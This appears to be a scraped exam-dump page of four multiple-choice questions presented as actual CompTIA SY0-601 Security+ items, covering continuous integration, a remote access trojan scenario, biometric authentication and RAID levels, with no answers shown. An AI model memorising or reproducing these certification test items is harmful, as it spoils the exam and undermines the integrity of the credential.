
Developers are writing code and merging it into shared repositories several times a day, where it is tested automatically. Which of the following concepts does this best represent?

A. Functional testing

B. Stored procedures

C. Elasticity

D. Continuous integration



Actual exam question from CompTIA's SY0-601

Question #: 535

Topic #: 1

[All SY0-601 Questions]

A large financial services firm recently released information regarding a security breach within its corporate network that began several years before. During the time frame in which the breach occurred, indicators show an attacker gained administrative access to the network through a file downloaded from a social media site and subsequently installed it without the user's knowledge. Since the compromise, the attacker was able to take command and control of the computer systems anonymously while obtaining sensitive corporate and personal employee information. Which of the following methods did the attacker most likely use to gain access?


A. A bot

B. A fileless virus

C. A logic bomb

D. A RAT

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 536

Topic #: 1

[All SY0-601 Questions]


Recent changes to a company's BYOD policy require all personal mobile devices to use a two-factor authentication method that is not something you know or have. Which of the following will meet this requirement?

A. Facial recognition

B. Six-digit PIN

C. PKI certificate

D. Smart card



Actual exam question from CompTIA's SY0-601
Question #: 537
Topic #: 1
[All SY0-601 Questions]

A critical file server is being upgraded, and the systems administrator must determine which RAID level the new server will need to achieve parity and handle two simultaneous disk failures. Which of the following RAID levels meets this requirement?


A. RAID 0+1

B. RAID 2

C. RAID 5

D. RAID 6

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 538

Topic #: 1

[All SY0-601 Questions]

